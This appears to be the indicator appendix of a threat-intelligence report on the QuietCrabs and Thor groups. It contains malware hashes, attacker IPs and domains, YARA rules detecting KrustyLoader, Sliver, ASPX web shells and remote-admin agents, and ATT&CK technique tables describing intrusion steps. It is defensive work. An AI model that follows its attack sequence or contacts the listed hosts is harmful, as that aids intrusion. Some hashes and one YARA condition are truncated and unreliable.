34d118e804d3eb46c82cfbcb73772abe	c6783e6594f785f918f0d0d458854bc3cf02b9a4	288eed2f19b5087d074a291a55abafa206bdc7b93
04b6bf6e2538a5a4043258185a1fd853	a33acd32396b82e29c57288aa380de2e85c523c2	301b292e8ee27a366c78231b61a47bae9fcaf4cd8
0307d0b1ce5aca62021ddd4cc6a8de16	e6d205645eb2ae1e1ed829d8dda29fcb17e98a47	359eb9d53218b243653bcf9d64fd394302d2ea59
6900e844f887321f22dd606a6f2925ef	da23dab4851df3ef7f6e5952a2fc9a6a57ab6983	1544d9392eedf7ae4205dd45ad54ec67e5ce831d2
93f705625e504056b43846a651be4388	f4018fb54955905bb273a10b512086ac386311bf	1703df147df01e0487d5419b87bb7452cff6b9e5f
1d154306cb0824433bbf2674fac0e236	4b394640c378082c6a96769ecd48894925d1d7f1	a92e51dfc17216802cb9a74f043bf6feabfd0cad3b

MD5 hashes	SHA-1 hashes	SHA-256 hashes
7a28a7c154bd43143379d155ab25f909	3daf463d4b482f30b640d48685de44d37dc17b27	b3e8dff5de434fd4057526e56367c2b9a3115814(
8c8681e805e0ae7a7d1a609efc000c84	17d65a9d8d40375b5b939b60f21eb06eb17054fc	b8e56de3792dbd0f4239b54cfaad7ece3bd42affa4
8606677c19f88593016fcc343d9518ea	8f47d35628b059ee04504f26df2ff82e46d9af5a	bdb9a4c1532b5ba38fd8a9c01430f2db4cd74ee01
824b35ae209996f415815cba7006c155	7c5e8fd9631d17443f9cdaf9f0da5a5e9fb89509	cfb7968331bf1289b3ec71765ca42549d2aa1766(
6c93ea4895ba0085a1de515f206b1699	6fa91bdc9a6a4bfe2dc3ee020ff1cbf84ba304fb	d3be673d536574b4027f2d9176457760f109b77e
445d5e5944a77c7f367bf09d97edf2c4	d7ccfa0a9ca30c6b631ab638e95101b5e1ceb5ca	dad3d871e48ecf1bc022914f6ba471dbc2e0f8614
e313eeee1d146d6e1b800a49fdaaa0ca	c593bdd8dbd6e434848543c2d1ee4fa1b150b9b4	db88cb8ee5672afab012376a8add1e8362e75c1e6
088cafef0b7a6aca4bda65a91e79a34a	7c0b195fc4b820450e14fd8104574e62a3cda8d8	e4e7c6bd2250b513383839f6ff805cb333a957530
de15e309e157b46d97dbec5849945c1c	a8f7bf6302c5ccd9888d31289229426008b7e2d6	e5abc07aa76e6c1997d6a732cbd1b51b14badfbec
5b81a0fa12e8fad652fbaa77ee9242dc	ca24f43e6cdce43ba4852a5974271686725084e0	f7c0917e19af0282da27d54dd951f78042965fe6d
765a29cc2645f0edfdd33ed59db3f2dc	74dea4e8930cac7f8d9a63989fbd6bb27ae7c598	7c2dcf05663b71877e2650d63c52a624ca7319e40
7d190efc6f17869ee01cf667c90d0211	582a672fb25cdf248e5a67630468225e8a8af7ef	32b40914bf7d01b2b0c3536835314f03f07ea8108
abc167768fb1113e21428499745a239f	b56ece0eafff9b8c79aba879a115fb01a5905f29	929e3fdd3068057632b52ecdfd575ab389390c852
f46539cb4c18bccf3ccd35dbd973c901	3a5286acc24ec8c933182fcaccc094de148d8e06	2890a9970502a7c20477a437571a260cb96375e6
2fcde88eedb3414b9f0ce60fad83bf45	4d42b371508256000cd5de530ca0131d51939421	9558d1f46182f5275c8a5578bc8dad63ad776b7f1
6cd3e6ece8d01858faf562b77903bc43	1604a8130412e6824dca40b38a91114ffbc6bfe4	c8d64b4eb7c21ae03595576cb633b2b831e82496
e83a67a484b56684f1c7cc8cb0f071e4	d40e81552c778a66b2ca01eb38245acc63a19d5b	dd4f25657c4df7983c0d12b597df1ce737eeebd1c
88576ff9320ae2c6de87dc6082f02527	0836c7c544f231d6995f7a87b34b2c8875328b17	ea41a8f0aa1c0dc365258902bde3e87529e4af2a8
fd9a345badc25e6d58361becb517a0c2	d61c9eba6d8267ed5836f670f58c9b12a737f89d	f6665f41a2ea7c5eacbd908210ab332ba9a1f60c14

Download as:

Sliver

MD5 hashes	SHA-1 hashes	SHA-256 hashes
23439741ee63a4ff744e5c3ab1fbba3d	69840ab5f82d90c3d9747e20f44d84209c9e3eb4	3581d7ef15130fe82e34ee431985f101fbeb96857
c4df40b8250a72ef394a6d844765cbda	7cb4aee887a9e39b4cb9cd4c9c2cff3b037d85b5	8f651136b7ba3d63d018a6f12ffd073d1c0033e7b
070170515d7d1d982164a5a3dd96d5e3	db3918814d6cb13257ba9e55e6adb1b090a422a6	1a17367608e79dba1e63348e5d791ff1658621bf8
6ca0408e78c732f533dee2bd84df9961	28a4b6c7fd996ce277e4e4fcb7f83df529164afb	21b8e487d5879ff08d01316dbfb298e1c5e93b560
4e37da111b8be06a8fa3312cde33b79e	979709f50797b992e07cbc2b0779509c5edd516c	52ec5c307cc5ba5790434bbf334168d22ed8b7e20
b3049fd5189440246472bbd3216f7038	78494559881d5e8192f82d5e9a6e8b0b8e96449e	8e551182f760435151052778c9f51e8cfa6637ef2
31c14a5c7bdb550a950a784c77840712	1c28b0871c5549e9f4dbc60b08e547d4fd786be0	20683be010f0ca076bf5b0a0ee0838c116f7554ce
e60d9dee3ead2d70be5824d7659a134f	cbd9938805af96b4b6bee1865a27272f62340085	a2326928c3ec6630e60642f0284ed994185efbfce

Download as:

Network IoCs associated with QuietCrabs

Indicators
django-server.s3.amazonaws.com
omnileadzdev.s3.amazonaws.com
spyne-test.s3.amazonaws.com
kia-almotores.s3.amazonaws.com
devscout.s3.amazonaws.com

Indicators
tnegadge.s3.amazonaws.com
gaadhi.s3.amazonaws.com
say2me.s3.amazonaws.com
levar-viewer.s3.amazonaws.com
gtisstorage.s3.amazonaws.com
cdn-chromos.s3.amazonaws.com
ballour.s3.amazonaws.com
the-mentor.s3.amazonaws.com
live-360.s3.amazonaws.com
anc-media.s3.amazonaws.com
check.learnstore.vip
music.learnstore.vip
update.learnstore.vip
api.learnstore.vip
video-dev.learnstore.vip
api-dev.learnstore.vip
music-dev.learnstore.vip
check-dev.learnstore.vip
143.198.8.180
174.138.95.60
157.245.175.86
165.232.162.99
167.172.64.55
167.172.77.125
178.128.124.227
178.128.53.239
207.154.235.215
213.183.54.111
216.45.58.177
223.76.236.178
223.76.236.179
23.95.193.164
64.226.98.34
8.211.157.186
134.122.25.236
138.68.94.205
156.238.224.82
139.59.39.19

Download as:

Network IoCs associated with Thor

Indicators
95.142.40.51
161.97.136.74
194.14.217.63
213.183.57.51
188.127.241.179
91.231.186.5
192.121.113.123
192.121.171.245
194.68.44.151

Download as:

File signatures

```
 rule PTESC_apt_win_ZZ_QuietCrabs__Trojan__KrustyLoader {
    strings:
        $code = {
            BF ?? ?? ?? ??
            48 8D ?D ?? ?? ?? ??
            [0-9]
            81 FF ?? ?? ?? ??
            74 ??
            [0-1] 81 FF ?? ?? ?? ??
            74 ??
            [0-1] 81 FF ?? ?? ?? ??
            0F 84 ?? ?? ?? ??
            [0-1] 81 FF ?? ?? ?? ??
            0F 85 ?? ?? ?? ??
            E9
        }
        $s1   = "[-]ResumeThread failed: "
        $s2   = "[-]Unknow IMAGE_OPTIONAL_HEADER type for machine type: "
    condition:
        ((uint16(0) == 0x5a4d) and (all of them))
}

rule PTESC_tool_win_ZZ_Sliver__Backdoor {
    strings:
        $c           = {
            0F B6 54 0C ??
            0F B6 5C 0C ??
            31 DA
            88 14 08
            48 FF C1
            48 83 F9 0C
            7C
        }
        $r           = /([a-z]{10}\/){4}[a-z]{10}\.\(\*[A-Z][a-z]{9}\)/
        $s_bishopfox = "bishopfox"
        $s_github    = "github.com/bishopfox/sliver"
        $s_obf1      = ".Cleanup.func"
        $s_obf2      = ".ConnectRemote.func"
        $s_obf3      = ".SessionInit.func"
        $s_obf4      = ".func500"
        $s_obf5      = ".makeConnectedServerPipe.func"
        $s_obf6      = ".phpURL.func"
        $s_obf7      = ".readWinHttpProxy.func"
        $s_obf8      = ".txtURL.func"
        $s_obf9      = /main\.[a-z]{10}\.func5/
        $s_sliver    = "sliver"
```

```
    condition:
        uint16(0) == 0x5A4D and (all of ($s_obf*) or (#s_sliver > 100 and #s_bishopfox > 100) or any of ($c*) or (any of (
}
rule PTESC_tool_multi_ZZ_WebShell__Backdoor__ASPX {
    strings:
        $asp = "<%@"
        $cmd = "cmd.exe"
        $p1  = "Process()"
        $p2  = "System.Diagnostics.Process"
        $p3  = "new Process"
        $v1  = "Response.Write("
        $v2  = ".Start("
        $v3  = "UseShellExecute"
        $v4  = "RedirectStandardOutput"
        $v5  = "RedirectStandardInput"
        $v6  = "Request.Params["
        $v7  = "Request.Headers["
        $v8  = "Request.Files["
        $v9  = "Environment.GetLogicalDrives()"
        $w1  = "new FileStream"
        $w2  = "new FileInfo"
        $w3  = ".Write("
    condition:
        $asp and filesize < 100KB and (any of ($p*) or 2 of ($w*)) and (3 of ($v*) or 1 of ($v*) and $cmd)
}

rule PTESC_tool_multi_ZZ_TacticalRMM__RemoteAdmin {
    strings:
        $git = "amidaware/rmmagent"
        $s1  = "Tactical RMM Agent"
        $s2  = "Path to custom meshcentral dir"
        $s3  = "NatsWSCompression"
        $s4  = "nixMeshAgentBin"
        $s5  = "limitNatsData"
        $s6  = "CleanupAgentUpdates"
        $s7  = "GetAgentCheckInConfig"
        $s8  = "SendPingCheckResult"
        $s9  = "WinSvcCheckResult"
        $s10 = "PendingActionPK"
        $s11 = "GetCheckInConfFromAPI"
        $s12 = "DjangoStringResp"
    condition:
        (uint32be(0) == 0x7f454c46 or uint16(0) == 0x5a4d) and (5 of ($s*) or #git > 10)
}

rule PTESC_tool_multi_ZZ_MeshAgent__RemoteAdmin {
    strings:
        $s1  = "ScriptContainer.heapFinalizer"
        $s2  = "place .msh file with this executable"
        $s3  = "AgentCore/MeshServer"
        $s4  = "('MeshAgent')"
        $s5  = "addCompressedModule('agent-installer"
        $s6  = "MeshServer_ControlChannel"
        $s7  = "Cannot abort operation that is marked as 'wait for result'"
        $s8  = "compactDirtyMinimum"
        $s9  = "MeshConsole"
        $s10 = "Ooops, invalid socket: "
        $s11 = "Restart Failed, because Script Engine Stop failed"
        $s12 = "Secondary Agent unavailable to assist with self update"
    condition:
        (uint16(0) == 0x5a4d or uint32be(0) == 0x7f454c46) and 5 of them
}
```

The MITRE ATT&CK Matrix

Quiet Crabs

ID	Name	Description
Reconnaissance		
T1595.002	Active Scanning: Vulnerability Scanning	Obtained information on vulnerabilities in Microsoft SharePoint Server
Resource Development		
T1583.006	Acquire Infrastructure: Web Services	Used Amazon S3 to deliver KrustyLoader and Sliver
T1583.004	Acquire Infrastructure: Server	Used the DigitalOcean hosting for C2 servers
T1583.001	Acquire Infrastructure: Domains	Used .vip domains for the Sliver C2 framework
T1587.001	Develop Capabilities: Malware	Used their custom malware KrustyLoader in attacks
T1608.001		Stage Capabilities: Upload Malware
Initial Access		
T1190	Exploit Public-Facing Application	Exploited CVE-2025-53770, CVE-2025-53771, CVE-2025-4427, and CVE-2025-4428 for initial access.
Execution		
T1059.001	Command and Scripting Interpreter: PowerShell	Launched powershell.exe with the -Command parameter to run Invoke-WebRequest and save results to a file
Persistence		
T1505.003	Server Software Component: Web Shell	Achieved persistence by uploading an ASPX file implementing a simple web shell that accepts cmd and timeout GET parameters
Defense Evasion		
T1055	Process Injection	Downloaded a component of the publicly available Sliver penetration testing framework and injected it into the explorer.exe process
T1027	Obfuscated Files or Information	Encoded payloads using Base64
Credential Access		
T1552	Unsecured Credentials	Retrieved the SharePoint ASP.NET machineKey when exploiting CVE-2025-53770
Discovery		
T1016	System Network Configuration Discovery	Used a PowerShell script (Invoke-WebRequest -Uri http://ifconfig[.]me) to obtain the external IP address of the compromised host
Command and Control		
T1105	Ingress Tool Transfer	Used KrustyLoader to deliver payloads.
T1071.004	Application Layer Protocol: Web Protocols	In addition to Sliver implants, QuietCrabs loaded files hosted in Amazon S3 to victim systems over HTTP and HTTPS

Download as:

Thor

ID	Name	Description
Reconnaissance		

ID	Name	Description
T1595.002	Active Scanning: Vulnerability Scanning	Used Fscan to identify vulnerable services
Resource Development		
T1583.004	Acquire Infrastructure: Server	Used servers both for active scanning and as C2 for their malware
T1608.002	Stage Capabilities: Upload Tool	Prepared attacks and uploaded tools to their own infrastructure in advance
T1608.001	Stage Capabilities: Upload Malware	Prepared attacks and uploaded malware to their own infrastructure in advance
T1588.002	Obtain Capabilities: Tool	Used tools such as mimikatz, GodPotato, and others in their attacks
Initial Access		
T1190	Exploit Public-Facing Application	Exploited CVE-2023-38035 and CVE-2025-53770 for initial access
Execution		
T1059.001	Command and Scripting Interpreter: PowerShell	Downloaded and executed various PowerShell scripts with certutil, and used the PowerShel-based ADRecon tool
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Ran some scripts via cmd.exe
T1059.005	Command and Scripting Interpreter: Visual Basic	Used various Visual Basic scripts in their attacks
Persistence		
T1543.003	Create or Modify System Process: Windows Service	Achieved persistence by installing MeshAgent and Tactical RMM as services
T1136.001	Create Account: Local Account	Created srv accounts
T1098.007	Account Manipulation: Additional Local or Domain Groups	Added the srv account to the local administrator group
T1053	Scheduled Task/Job	Created scheduled tasks
T1133	External Remote Services	Accessed employee mailboxes via Outlook Web Access (OWA)
Privilege Escalation		
T1548	Abuse Elevation Control Mechanism	Used the public GodPotato utility for privilege escalation
T1078.002	Valid Accounts: Domain Accounts	Used domain accounts for lateral movement and further attack development
T1078.003	Valid Accounts: Local Accounts	Used the created local srv account for RDP access
Defense Evasion		
T1078	Valid Accounts	Performed Kerberos authentication over SSH and corporate VPN using compromised credentials to access internal systems

ID	Name	Description
T1562	Impair Defenses	Downloaded and ran PowerShell scripts designed to add Tactical RMM and MeshAgent to Windows Defender EPP exclusions
T1218	System Binary Proxy Execution	Ran the Windows native setx.exe utility to set environment variables, as well as the native Windows Server configuration utility
T1027	Obfuscated Files or Information	Encoded payloads using Base64
Credential Access		
T1003	OS Credential Dumping	Used secretsdump and mimikatz to extract account data
T1552.004	Unsecured Credentials	Retrieved the SharePoint ASP.NET machineKey while exploiting CVE-2025-53770
Discovery		
T1018	Remote System Discovery	Tested network connectivity using the Test-NetConnection command to verify the availability of remote systems before loading a reverse shell
T1482	Domain Trust Discovery	Used ADRecon for Active Directory reconnaissance, saving results to C:/Users/srv/Desktop/ADRecon-Report-date.zip, which was later accessed by the attackers
T1046	Network Service Discovery	Collected information about services for subsequent vulnerability exploitation
T1016	System Network Configuration Discovery	Used the ADRecon tool to collect information
T1082	System Information Discovery	Ran systeminfo and whoami /priv to obtain host details, including OS information, current user, and privileges
T1057	Process Discovery	Used tasklist and native Windows utilities to obtain the list of processes running on a compromised host
T1083	File and Directory Discovery	Executed dir C:\users\public and type C:/users/public/res.txt to obtain the contents of C:\Users\Public and create (read) res.txt
T1482	Domain Trust Discovery	Ran nltest /dclist to obtain the list of domain controllers and nltest /trusted_domains to obtain the list of trusted domains
T1087.002	Account Discovery: Domain Account	Used the Windows native quser utility to collect information about user sessions on remote desktop session host servers
T1033	System Owner/User Discovery	Ran whoami to determine the current user
T1069	Permission Groups Discovery	Ran the public ADRecon utility for Active Directory reconnaissance
Lateral Movement		
T1021.001	Remote Services: Remote Desktop Protocol	Used RDP user accounts, including those they created, for lateral movement
T1021.002	Remote Services: SMB/Windows Admin Shares	Attempted to use SMB connections for lateral movement
T1021.004	Remote Services: SSH	Performed Kerberos authentication over SSH using compromised credentials
T1210	Exploitation of Remote Services	Exploited CVE-2020-1472 for further lateral movement

ID	Name	Description
T1550.003	Use Alternate Authentication Material: Pass the Ticket	Attempted Kerberos authentication to connect to hosts using a previously compromised user account
Collection		
T1213.001	Data from Information Repositories: Confluence	Collected information from multiple spaces in Atlassian Confluence
T1114	Email Collection	Compromised employee email data and accessed multiple mailboxes potentially containing confidential information
Command And Control		
T1219	Remote Access Tools	Installed Tactical RMM and MeshAgent to obtain remote access and control
T1105	Ingress Tool Transfer	Used certutil to download various PowerShell scripts and utilities such as GodPotato, Cobalt Strike, and others

Download as:

Share link
